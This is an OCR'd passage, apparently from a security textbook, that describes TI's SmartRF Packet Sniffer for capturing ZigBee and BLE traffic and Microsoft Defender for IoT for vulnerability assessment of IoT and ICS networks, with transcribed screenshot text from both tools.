
https://azure.microsoft.com

Sniffing and Vulnerability-Scanning Tools

Sniffing Tool: SmartRF Packet Sniffer

Source: *https://www.ti.com*

SmartRF Packet Sniffer includes software and firmware to capture and display over-the-air packets. The capture device is connected to the PC via USB. SmartRF Packet Sniffer supports the CC13xx and CC26xx family of devices as a capture device; furthermore, it uses Wireshark for packet display and filtering. It supports protocols such as ZigBee, EasyLink, and BLE.



Smart RF Sniffer Agent - v1.05.00
File
Options
Help
Incoming Data
Outgoing Data
Start All
Stop All
Running
Open
Packet Capture Devices
Device Configuration...
Search For New Devices

Available: 1 Selected: 1 Running: 1

Converter Status

Mode: Remote In: 20 Out: 20

Outgoing Data Configuration

<Socket>
Outgoing IP Address: 1.2.3.4
Outgoing Port: 17760 (TI Radio Packet Info)
Max Packets: 0 (Unlimited)
<Pipe>
Pipe Name: tiwspc_data
Pipe Location: \\.\pipe\tiwspc_data

Sniffer Devices Connected: 1


Texas Instruments

Figure 18.120: Screenshot of SmartRF Packet Sniffer

Vulnerability Scanning Tool: Microsoft Defender for IoT

Source: *https://azure.microsoft.com*

The Microsoft Defender for IoT platform performs a vulnerability assessment on an IoT and ICS environment and returns an objective risk score. It identifies all IoT and ICS assets connected to the target network. It enumerates device-level vulnerabilities such as missing patches, weak passwords, unused open ports, remote access ports, etc. It generates reports on network-level vulnerabilities such as unauthorized Internet connections, weak firewall rules, rogue subnet connections between IT, IoT, and ICS, unauthorized Wireless Access Points (WAPs), and rogue devices.



PLC_1_Line20
192.168.110.1

Rockwell Automation ROCKWELL AUTOMATION

Security Score 32%

★ 1 Unacknowledged Alert exists

